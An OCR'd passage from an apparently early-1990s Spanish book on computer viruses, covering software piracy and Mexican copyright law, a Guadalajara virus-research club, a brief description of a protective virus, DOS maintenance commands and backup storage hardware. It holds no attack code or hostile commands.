

Figura MF 5-4: El desarrollo de la industria del software y la práctica de la piratería, hacen necesaria la legislación sobre derechos de autor y virus.

considere "legal"; sin embargo, en Estados Unidos ya se han planteado algunas demandas en los tribunales, y es de esperar que se presenten muchas más.

Quizá no salgan muy bien librados los acusados: programadores y fabricantes de software que se defienden de la injusticia que para ellos representa la tan difundida piratería de programas, y quienes aplican sus conocimientos técnicos para proteger el software creado por ellos. O tal vez sean ellos quienes tengan la razón. La siempre creciente comunidad informática mundial de seguro está pendiente del resultado y lo que ello significará para esta nueva y dinámica industria.

Es probable que la solución contemple un compromiso que no represente un rompimiento con la ética, pero que ayude a concientizar a los usuarios sobre la conveniencia de utilizar sólo programas originales, y que igualmente obligue a los programadores a ser más conscientes con respecto a los beneficios económicos reales que deben obtener de



Figura MF 5-5: En Estados unidos se han entablado demandas por daños y perjuicios en contra de programadores.

su software, de tal manera que establezcan niveles de precio más accesibles a la mayoría de usuarios para que no estimulen la proliferación de copias ilegales. Pienso que esto sólo se logrará si los programas se venden en mayores cantidades pero a precios más bajos.

Lo anterior pone de manifiesto la necesidad de crear en todos los países asociaciones serias y responsables —como la Computer Virus Industry Association que ya existe en Estados Unidos— constituidas por usuarios y fabricantes de software y hardware, con miras a discutir los pasos que se deben seguir para optimizar lo mejor para ambas partes: fabricantes y usuarios. Tales asociaciones, de crearse, ayudarían a erradicar los virus informáticos como agentes de terrorismo, y contribuirían al bienestar y tranquilidad de quienes tenemos que trabajar con las computadoras.

Aprovecho aquí para agradecer a tantos lectores que han escrito a esta editorial localmente o desde alejados países, sumándose a la propuesta para formar lo que podría denominarse *Brigada Antivirus*.

Desgraciadamente, nuestras comunicaciones por correo han sido demasiado lentas comparadas con la velocidad a la que viajan los virus dentro del maletín de algún usuario que consiguió un programa copiado o a través de las líneas telefónicas tendidas entre computadoras con modems y en redes locales o internacionales, además de que la computación nos absorbe mucho de nuestro tiempo.

En Guadalajara, México, se está realizando un trabajo excepcional de organización gracias a la constancia de varios usuarios de computadoras que, como Juan de Dios Guzmán, Fernando Suárez Arias (coordinador) y otros, han logrado crear el Club de Virólogos de Microcomputadoras de Guadalajara, que sesiona regularmente todos los martes y ha logrado recopilar gran cantidad de información.

La sede del club está en el Instituto Avanzado de Computación, Enrique Díaz de León sur No. 489, Guadalajara, Jalisco, México, con teléfonos (36) 29-3409, del coordinador, y (36) 25-7055 del Instituto. Aquí se proporciona asesoría gratuita sobre problemas de virus a quien lo solicite y se programan cursos para usuarios y empresas a precios muy accesibles. A ellos gracias por su encomiable labor en nombre de todos a quienes nos preocupa y ocupa este problema de los virus informáticos.

Una recomendación para los que quisieran pertenecer a una *Brigada antivirus*, es que traten de organizar grupos en sus localidades, como el mencionado club y compartan sus investigaciones con los otros grupos o asociaciones que ya proliferan en muchos países.

Legislación sobre derechos de autor

En México se han realizado algunos eventos relativos a la legislación sobre derechos de autor, propiciados por la Procuraduría Federal de la República, como la serie de conferencias de capacitación *Los aspectos penales del Derecho de Autor*, en donde se expusieron temas como *El delito de piratería sobre los programas de computación*, a cargo del Lic. Luis Vera Vallejo y del C. P. Marco Antonio Merino P., destacados miembros de la Asociación Nacional de la Industria de Programas para Computadoras (ANIPCO).

También en México dicha asociación (ANIPCO), de la cual es socio el autor, presentó ante las autoridades competentes una serie de propuestas de reformas a la Ley Federal de Derechos de Autor, la mayoría de las cuales fueron tomadas en cuenta para la promulgación de un decreto el 17 de julio de 1991, sobre la adición y reforma de varias disposiciones referentes a la protección de derechos de autor en materia de software.

En este decreto no se contemplan temas específicos sobre lo que significa la programación y dentro de ésta los *virus informáticos*. Tampoco se considera la inclusión de medidas *protectodestructivas* en los programas comerciales, ni conceptos como sanciones al autor que se exceda en la aplicación de protecciones que puedan dañar la información o incluso el equipo del usuario.

Por demás está decir que no se consideró la posibilidad de incluir —conjuntamente con estas protecciones— la debida señalización y aviso de los daños que pueden sufrir los archivos del comprador, si realiza o permite que se realicen copias ilegales del software. Aunque ya es un gran paso porque esto quiere decir que ya se reconoce a la industria de producción de software como autores de un producto intelectual.

El periódico *Computerworld* de México, en un artículo publicado el 30 de enero de 1989, menciona un programa creado por el estudiante de ingeniería en computación y asesor de varias empresas, Rodolfo Muñoz Zúñiga, quien opina que se pueden crear virus no dañinos como protección para los programas "para ayudar a concientizar a los usuarios mexicanos y latinoamericanos, sobre el concepto de virus". En consecuencia, Muñoz Zúñiga creó el programa RAM-VIRUS I, con un tamaño de 1 070 bytes (incluyendo un mensaje de 500 bytes).

El virus se manifiesta la primera vez como una mera advertencia: "Esta vez no pasó nada, pero existe la posibilidad de que la próxima le afecte los archivos o el sistema operativo". El contagio se realiza siempre desde una copia ilegal o "pirata" de algún programa. Una vez ejecutada toma el control del sistema, infectando y "marcando" los programas ejecutables. Aunque es un virus benigno (es decir, que no destruye archivos de datos ni produce efectos nocivos en el sistema),



Figura MF 5-6: La creación de programotecas ayudaría a resolver en parte el problema de la piratería de software entre los estudiantes.

causa muchas molestias al usuario, porque cada programa infectado que se ejecute tratará de infectar a otros programas.

Con relación al problema de la piratería estudiantil, opina Rodolfo Muñoz Zúñiga que "se pueden tomar algunas medidas, como el que varias empresas o asociaciones especializadas en computación tomen a su cargo la creación de *programotecas* que pongan el software original al alcance de los estudiantes de carreras relacionadas con la informática, ya que ellos generalmente no tienen la capacidad económica para comprar los programas originales y, por lo mismo, copian éstos de la manera que pueden".

Se piensa que lo anterior propiciará que los estudiantes se familiaricen con los programas que les interesan, para que cuando ellos se conviertan en usuarios —o trabajen como operadores de computadoras—, recomienden a los gerentes de los departamentos de cómputo la compra y utilización de versiones originales, convencidos de que obtendrán mejores resultados y estarán a salvo de las infecciones virales.

Otras ayudas, continúa Muñoz Zúñiga, sería contar con descuentos en los libros de computación, sobre todo en español, ya que la mayoría están escritos en inglés. Además, convendría que existieran agrupaciones de profesionales en la materia que asesoren a los estudiantes en sus dudas técnicas, pues a veces ni los mismos maestros tienen la capacidad o el tiempo necesario para hacerlo.

Comandos del DOS

Al encender la computadora, lo primero que hace el programa de sistema IO.SYS (que es un archivo oculto) es ejecutar los miniprogramas de prueba y verificación del BIOS --[Basic Input/Output System]-- que están en el "chip" de memoria de sólo lectura --[Read Only Memory (ROM]--. Estos miniprogramas verifican el funcionamiento de la computadora y todos sus componentes internos y externos, pues detectan la presencia de los periféricos que configuran todo el sistema.

El proceso continúa y busca "leer" en la unidad de disco A o C el pequeño programa de carga inicial --[Initial Program Loading (IPL)]-- que debe estar en el área de carga --[Boot Area]--. Al encontrarlo sabe que allí se encuentra un sistema operativo, del cual "carga" en la memoria convencional o RAM una minúscula porción de información llamada *kernel* o programas ocultos del sistema. (Este ejemplo se refiere al sistema operativo MS-DOS de Microsoft, que todavía utilizan la mayoría de las microcomputadoras.)

El kernel contiene los comandos del sistema operativo DOS que pueden utilizarse —después de la carga inicial— sin el disco, por lo que se les conoce como comandos internos --[internal commands]--. Algunos de estos son: DIR, DEL, ECHO, PATH, TYPE, CLS, etc., los cuales se "invocan" tecleando su nombre y pulsando [Enter]. Estos son parte integral del archivo procesador de comandos COMMAND.COM, que es el *shell* del sistema operativo. Por su parte, los comandos externos se emplean sólo cuando el disco del DOS se encuentra presente en la unidad de disco actual --[current drive]-- o, en un disco fijo, desde el subdirectorio del DOS. (También es posible indicar la vía de acceso --[path]-- en la cual se debe realizar la búsqueda de los comandos del DOS cuando estos se invocan tecleando su nombre seguido de

[Enter], como por ejemplo DISKCOPY [Enter], CHKDSK [Enter], etc).

Los siguientes comandos o programas del sistema operativo DOS son muy útiles para mantener la información de los discos en buen estado, evitando así problemas que pueden atribuirse a efectos de un virus. Algunos nos permiten monitorear el tamaño de los archivos y cambiar sus atributos; mientras que otros nos permiten *limpiar* o verificar los discos que verdaderamente estén infectados, evitando así la propagación de los virus.

- **Attrib.** Especifica los atributos de un archivo. Sirve para asignarle a un archivo el atributo de *sólo lectura* —[Read Only]— y (o) para que se active o desactive el bit de archivo de éste. Nos permite verificar si un archivo determinado tiene alguno de esos atributos. Su sintaxis más general es:

  ATTRIB [± R] [± A] [*unidad:*] [*vía*] *nombre de archivo*

  Cuando un programa de aplicación *abre uno o más archivos* con atributos de lectura y escritura, el comando **attrib** los obliga a usar el modo de *sólo lectura* —[Read Only]— para compartirlos en redes —[networks]— donde los usuarios no están facultados para modificarlos.

- **Backup.** Este comando permite respaldar (hacer una copia de seguridad) de uno o varios archivos en otra unidad de disco, aun en el caso de que los discos tengan diferentes números de lados o sectores. Es uno de los comandos más importantes para la protección de los datos almacenados en los discos.

  Los archivos creados con **Backup** pueden ocupar uno o varios disquetes, los cuales deben rotularse adecuadamente para poderlos restablecer en el disco fijo en el mismo orden en el que se grabaron, utilizando el comando **Restore**. (Este comando no debe emplearse si la unidad de disco que se está respaldando ha sido asignada o asociada a otra con los comandos **Subst, Assign** o **Join**.) También es posible hacer las copias de seguridad de los discos con los comandos Diskcopy, Copy o Xcopy.

- **Chkdsk.** Proporciona un informe acerca de la capacidad total de almacenamiento y del espacio libre de un disco; además, permite corregir errores internos, si los hay. (Es un buen hábito ejecutar periódicamente el comando **Chkdsk** para vigilar el estado general de los discos; y cuando los archivos se encuentren muy fragmentados, tratar de corregirlos con **Backup, Format** y **Restore** haciendo una copia de respaldo de ese disco, formateándolo y luego restaurando la información allí nuevamente, lo que produce un disco en el que los archivos están completos y la información almacenada de forma continua, sin fragmentar.)

  Si lo desea, también puede utilizar el comando **Copy** para copiar archivos de forma continua de un disco a otro, logrando con esto desfragmentarlos al grabar toda la información de cada archivo en un solo bloque. Sin embargo, algunos programas de utilidad realizan la misma operación de manera más rápida y eficiente, pues desfragmentan los archivos directamente en el disco en el que se encuentran almacenados.

- **Comp.** Compara el contenido de dos archivos que estén en el mismo disco con nombres distintos, o de los archivos con el mismo o diferente nombre que estén en unidades de disco y (o) subdirectorios diferentes.

- **Copy.** Permite copiar archivos de una unidad de disco a otra, o en el mismo directorio pero con un nombre diferente. También se permite combinar archivos.

- **Diskcomp.** Sirve para comparar dos disquetes que tengan el mismo formato; generalmente cuando se hace la copia de un disco con el comando **diskcopy, diskcomp** verifica que éste haya sido copiado correctamente.

- **Format.** Organiza un disco reordenando sus partículas o impulsos magnéticos aleatorios, los cuales son transformados en una especie de surcos llamados pistas —[tracks]— y sectores —[sectors]— a los que el sistema operativo DOS podrá dirigirse. Su sintaxis es:

  FORMAT *unidad*:[**/1**][**/4**][**/8**] [**/n**:*xx*][**/t**:*yy*][/v][/s]. . .

A este tipo de formateo se lo denomina de *alto nivel* --[high-level formatting]-- o secundario, y es el que realiza el sistema operativo por medio del comando Format.

Cuando se detecta un virus y se pretende eliminarlo formateando un disco fijo, se le debe dar a éste un formato de *bajo nivel* --[low-level formatting]--, pues es el que "limpia" totalmente su superficie. Si realiza el formateo con el sistema operativo DOS, lo más seguro es que la cabeza de lectura/grabación recorra el disco buscando sectores dañados físicamente, los cuales marcará como "dañados" --[bad sectors]--, y luego formateará la tabla de asignación de archivos --[File Allocation Table (FAT)]-- para comenzar a almacenar una nueva serie de archivos.

Sin embargo, este proceso no borra toda la información que contiene el disco, por lo que podría ser restaurada con la ayuda de programas de utilidades que tengan la opción de *recuperación de información borrada* --[File Recovery Programs]--, como por ejemplo Norton Utilities, lo que deja abierta una posibilidad a los programas virales para reincorporarse e infectar nuevamente el sistema.

- **Recover.** Permite recuperar parcial o totalmente la información de un archivo defectuoso, recabando la información de los sectores buenos, aunque se pierda la que está en el o los sectores dañados. Durante este proceso de recuperación se cambia el nombre a los archivos recuperados por el de FILE*nnn*.REC, en donde *nnn* es un contador que comienza en 000 y establece el orden en que se recuperaron los archivos. Posteriormente habrá que renombrar estos archivos, una vez verificado su contenido.

- **Restore.** Restituye los archivos de las copias de seguridad creados con el comando **Backup.** Si la copia incluye varios discos, el comando pedirá que se vayan insertando secuencialmente uno por uno, en el mismo orden en que se grabaron con **Backup**.

- **Sys.** Transfiere los archivos ocultos del sistema operativo de un disco a otro. Para copiar también el procesador de comandos COMMAND.COM, debe utilizarse el comando **Copy** del DOS. Este comando es muy importante, pues permite reemplazar los archivos

ocultos del DOS en el disco de sistema o "arranque", a fin de eliminar los mismos archivos que estén infectados por algún virus.

Conocer éstas y otras características de operación y comandos del sistema operativo DOS, proporciona al usuario una visión mucho más amplia de su utilidad. Además, pone a su disposición un sistema de manejo completo para optimizar el uso de sus computadoras. Esto es algo que muchas veces se olvida cuando se trabaja utilizando sólo un porcentaje muy pequeño de todo el potencial que el sistema operativo pone a su disposición.

Si no está totalmente familiarizado con los comandos del DOS, es aconsejable consultar el manual del sistema operativo que proporciona el fabricante de los equipos con la compra de la computadora. Además de ello, le sugerimos consultar el libro de Macrobit *PC/MS-DOS: Referencia instantánea*, un excelente manual de consulta sobre todos lo comandos del DOS.

MacroFlash 6
Equipos de respaldo

En los MacroFlashes anteriores no se hizo suficiente énfasis en una de las principales medidas de protección contra los virus, la cual consiste en hacer periódicamente copias de respaldo --[backup]-- de los discos que contienen los datos creados por usted. Esto no sólo nos permite salvaguardar esa información contra daños accidentales, sino también nos permite recuperar los archivos de datos creados por nosotros, tal y como existían antes de que la computadora hubiera sido infectada.

El proceso de respaldar --[backup]-- diariamente los archivos de datos, debe ser la preocupación primordial de todos los usuarios y los departamentos de informática de las empresas que trabajan con sistemas computadorizados. La mayoría de las veces, esta sencilla precaución se descuida por desconocimiento del proceso, por mala planificación de los departamentos de informática o por la errónea creencia de que se trata de un procedimiento que consumirá buena parte del tiempo que dedica el operario a su trabajo creativo.

Para interesar al lector en algo tan importante como conservar la integridad de los archivos de datos, presentamos aquí algunos métodos comúnmente usados para respaldar --[backup]-- esa valiosa información. Discutiremos algunos equipos y programas (o paquetes de software) que utilizan técnicas muy confiables y veloces, las cuales hacen de esta operación una tarea sencilla que se realiza muy rápidamente.

Aquellos usuarios que tienen ya cierto conocimiento del sistema operativo PC/MS-DOS, no tendrán ningún problema en hacer sus

copias de respaldo --[backup]-- utilizando los comandos **Backup, Restore, Copy** o **Diskcopy**, pero ya existen sistemas (equipos y programas) que hacen mucho más veloz y confiable la copia de archivos y programas, y que incluyen la verificación y comparación de los datos copiados para estar seguros de que se ha realizado perfectamente bien el respaldo --[backup]--.

Métodos de respaldo --[backup]--

En el MacroFlash 2 se mencionaron algunos medios magnéticos para almacenar la información que usted cree con la computadora; entre ellos citamos las unidades de cinta magnética o casetes, las unidades portátiles de disco flexible, los discos fijos, etc.

De ellos, los discos fijos o duros están considerados como la mejor opción para el almacenamiento de datos, por su velocidad de acceso (que en algunos es menor de 16 milisegundos) y por su capacidad de almacenamiento que ya rebasa fácilmente los 200 Mb.

El problema se presenta cuando se intenta hacer una copia de seguridad de discos fijos con esas capacidades por medios convencionales, como descargar toda la información en una serie (enorme) de discos flexibles.

Intentando resolver ese problema, se desarrollaron inicialmente sistemas de respaldo --[backup]-- con capacidades de 20 o 40 Mb en cartuchos, como por ejemplo las cajas de Bernoulli, que actualmente soportan capacidades de muchos megabytes.

Se pueden clasificar en dos los métodos más usuales de respaldo --[backup]-- de archivos:

Método selectivo: permite al operario seleccionar exclusivamente los archivos que desea respaldar --[backup]--, y aunque es un poco más lento que el segundo método, tiene ventajas tales como evitar la fragmentación de archivos, pues los lee de donde estén y los copia en un solo lugar. Por otro lado permite copiar los archivos en el orden que se requiera (cronológico, alfabético, etc.).

Método de duplicación de espejo --[*mirror backup*]--: permite copiar los discos flexibles o fijos exactamente en el mismo orden en que se encuentra la información, aunque esté fragmentada. Es una forma más rápida de copiado, pero con el inconveniente de que copiará incluso información que esté dañada. Se recomienda para duplicar un disco fijo completo (incluyendo datos y programas), en otro que se vaya a utilizar en otra computadora.

Como una mejor medida de protección contra los virus, se recomienda el método selectivo que permite respaldar únicamente los archivos de datos. Para esto se deben tener los programas originales guardados en un lugar seguro, a fin de poder reemplazarlos en el sistema en el caso de sufrir una infección por cualquier tipo de virus.

Equipos de respaldo --[backup]--

Se han diseñado equipos con una enorme capacidad de almacenamiento y muy altas velocidades, y con programas controladores que permiten hacer respaldos --[backups]-- automáticamente, sin la intervención del operario, programando los archivos que se van a copiar y los horarios para el respaldo.

En esta categoría se encuentran las unidades para discos flexibles de extra alta densidad, los discos tipo Winchester, los sistemas de cintas y casetes, los discos ópticos y magneto-ópticos, etc. Aunque no todos están económicamente al alcance de cualquier persona, sí ofrecen una variedad de posibilidades entre las cuales usted puede escoger la más apropiada para sus necesidades particulares.

Los disquetes de extra alta densidad pueden ser de utilidad como medio de respaldo --[backup]--, pero su capacidad máxima de almacenamiento es, a lo sumo, 40 Mb (igual a la mínima de las cintas de menor capacidad, y son todavía difíciles de encontrar con los proveedores de equipos de computación).

Respecto a la durabilidad de los medios de almacenamiento, los discos se consideran con más posibilidades de conservación, pues tienen una capa más gruesa y una cubierta magnética más densa, por lo

que ofrecen mayor posibilidad de soportar condiciones extremas de temperatura sin deterioro, y obviamente resistirán más tiempo en mejores condiciones.

Las unidades ópticas y magneto-ópticas, como las de una sola escritura y muchas lecturas --[WORM]-- o las que permiten borrado y escritura de datos, son muy útiles como medios de almacenamiento aleatorio por su extraordinaria velocidad y gran capacidad, pero su mayor desventaja es su precio (que la mayoría de las veces es superior a los 5 000 dólares y unos 500 dólares por disco).

Unidades de respaldo --[backup]-- en cinta

Las unidades de respaldo en cinta han evolucionado de acuerdo a las necesidades de la nueva tecnología informática, ya que empleando la arquitectura de microcanales logran la grabación de los archivos a enormes velocidades. Aprovechando programas de control de los dispositivos de disco, se optimiza el tiempo de respaldo --[backup]--, por lo que no se hace necesario ejecutar toda la cinta para localizar una información requerida o el final del último archivo para continuar respaldando la información.

Con estas técnicas y las ventajas que ofrecen los casetes del tipo DC600, se logran velocidades de acceso a la información superiores a los 5 Mb por minuto y capacidades de almacenamiento tan grandes, que ya deben medirse en gigabytes (o Gb, miles de millones de bytes).

La cinta magnética resulta ideal cuando es necesario almacenar grandes cantidades de datos en el mismo medio, como por ejemplo respaldar discos fijos, pues las de menor capacidad pueden almacenar unos 40 megabytes en un solo casete y las unidades de exploración helicoidal llegan a almacenar hasta 5 gigabytes por casete, cantidad que se incrementa constantemente con los avances de nuevas tecnologías.

Además son fáciles de conseguir, pues existe ya gran cantidad de fabricantes de equipos de respaldo --[backup]-- en cinta y medios magnéticos como casetes y cartuchos (la cinta normalmente es mucho más barata que otros medios magnéticos de almacenamiento).

Formatos de cinta

Las cintas tienen alguna desventaja cuando se trata de accesar la información en forma aleatoria, pero para respaldos —[backups]— de archivos en forma continua no hay como ellas, pues la velocidad de acceso a la información es bastante aceptable, y su capacidad la mejor.

Existen 4 grandes formatos de cinta para almacenamiento de información:

Carrete a carrete --[Reel to Reel]--, en medida de media pulgada, es la que más se utiliza para los sistemas grandes, como minicomputadoras y macrocomputadoras --[mainframes]--, con costos muy elevados. Se están reemplazando por otros medios de menor costo, mayor velocidad y mayor capacidad de almacenamiento.

Carrete de 8 mm de ancho, que todavía se utiliza bastante en las cajas de Bernoulli y en casetes o cartuchos. Emplean generalmente la tecnología de exploración helicoidal (de Exabyte), que está basada en mecanismos de *VCR* --[Video Cassette Recorder]-- analógico de 8 mm de Sony, con tres cabezas (servo, lectura y lectura después de escritura) y una cabeza de borrado adicional que borra a todo lo ancho de la cinta en una sola pasada.

Carrete de 1/4 de pulgada. Algunos modelos como el DC2000, DC600 o DC9135 fabricado por 3M se han hecho indispensables, pues han impuesto el estándar de la American National Standards Institute (ANSI). Los fabricantes de unidades de respaldo --[backup]-- las han adoptado para sus equipos por su versatilidad y su reducido tamaño.

Los estándares para almacenamiento de información en cintas de 1/4" han sido reglamentados por la Quarter Inch Cartridge Association, en Estados Unidos, especificando los interfaces entre las computadoras y las unidades de respaldo --[backup]--, códigos de corrección de errores, algoritmos de compresión de archivos, formatos de cinta y propiedades de las cabezas de grabación.

Cintas de Audio Digital --[Digital Audio Tape (DAT)]--, estas cintas de 4 mm, manejan los comandos *SCSI*, que se especifican en el estándar

QIC-104 y están cambiando al QIC-121, que es un conjunto de comandos *SCSI-2* que se utilizarán en el futuro.

Unidades de discos ópticos

Las unidades de discos ópticos representan un término medio entre las unidades de respaldo --[backup]-- en cinta y los discos fijos de grandes capacidades de almacenamiento, porque aunque son un poco más lentas en su acceso a la información que los discos fijos, por otro lado son mucho más veloces que las cintas y almacenan cuantiosos datos, con un promedio de vida útil, a partir de su escritura, de más de diez años.

Generalmente los platos ópticos son de unas 5.3 x 6 pulgadas y se pueden leer o escribir de un solo lado. Para accesar el otro lado, es necesario voltearlo. Son removibles y tienen una gran capacidad de almacenamiento.

Los discos ópticos se presentan en cartuchos removibles y se dividen en dos categorías: *CD–ROM* --[Compact Disk–Read Only Memory]-- o disco compacto de sólo lectura, y de una sola escritura y muchas lecturas --[Write Once Read Many (WORM)]--, que permite escribir en los espacios disponibles, pero nunca sobre información almacenada con anterioridad, y no se puede borrar.

Unidades de discos magneto–ópticos

Las unidades de respaldo --[backup]-- de disco magneto–óptico se están estandarizando como los sistemas removibles del futuro por su versatilidad, velocidad de acceso adecuada y gran capacidad de almacenamiento de información, que se mide en gigabytes.

El disco está encapsulado y recibe la información por medio de un rayo láser que calienta una sección del disco, grabando la información en forma binaria gracias al magnetismo de su superficie, además de permitir el borrado de la información.

El gran inconveniente de estas unidades de respaldo de datos es, por ahora, el precio tan elevado de las unidades y de los medios de

almacenamiento. Aunque la tecnología magneto-óptica hace más lento el acceso al disco, estos soportes ópticos borrables --[Erasable optical data disk]-- permiten borrar más de un millón de veces la información.

Discos duros o fijos

Actualmente los discos fijos son el medio magnético indispensable en los sistemas de computación personales, industriales, de oficinas, escuelas, etc., ya que la mayoría de paquetes de software requieren una gran capacidad de almacenamiento, tanto para los programas que se van a utilizar como para la información que se genera con éstos.

Se ha mencionado anteriormente que, aunque los discos fijos son muy delicados, permiten almacenar una cantidad considerable de datos y se accesan a las más altas velocidades.

Los discos fijos, según sus capacidades, están constituidos por uno o más platos apilados de consistencia rígida, que giran sobre un eje común a una velocidad promedio de 3 600 rpm. Al encender la computadora se inicia el movimiento del disco, pues sería ilógico que el disco se empezara a mover cada vez que se necesite grabar o leer alguna información, puesto que tarda algunos segundos en alcanzar su velocidad de operación.

Tienen dos cabezas de lectura/escritura (una por cada cara) por cada plato en la pila, para optimizar el acceso a la información que se encuentre en cualquier lugar del disco, lo que lo hace más veloz.

Aunque las capacidades de los discos fijos oscilan entre 10 y 100 Mb, ya existen modelos capaces de almacenar hasta 400 Mb y sus precios son muy accesibles para cualquier usuario. (Un disco promedio de unos 30 Mb se consigue por poco más de 300 dólares, y los precios van en descenso debido a la gran cantidad de modelos que se ofrecen en el mercado.)

